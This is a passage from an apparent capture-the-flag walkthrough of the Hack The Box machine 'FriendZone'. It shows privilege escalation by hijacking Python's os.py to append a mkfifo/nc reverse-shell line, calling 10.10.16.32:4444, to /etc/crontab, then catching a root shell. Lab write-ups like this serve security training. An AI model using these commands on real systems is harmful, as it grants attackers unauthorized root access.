10.10.16.32 4444 >/tmp/f
'''

f = open('/etc/crontab', 'a')
f.write(shell)
f.close()
```

And the crontab will send us a reverse shell.

```
cp /etc/Development/os.py /usr/lib/python2.7/os.py
```

The script appends the reverse shell one liner to the end of the crontab.

Now when the script runs next the crontab should get copied and we'll get a shell.



```
www-data@FriendZone:/tmp$ cat /etc/crontab
cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *   root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.32 4444 >/tmp/f
www-data@FriendZone:/tmp$
```

```
root@Ubuntu:~/Documents/HTB/FriendZone# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from friendzone.red 47922 received!
/bin/sh: 0: can't access tty; job control turned off
# id;hostname
uid=0(root) gid=0(root) groups=0(root)
FriendZone
#
```

The script has written the reverse shell in the crontab and we have shell.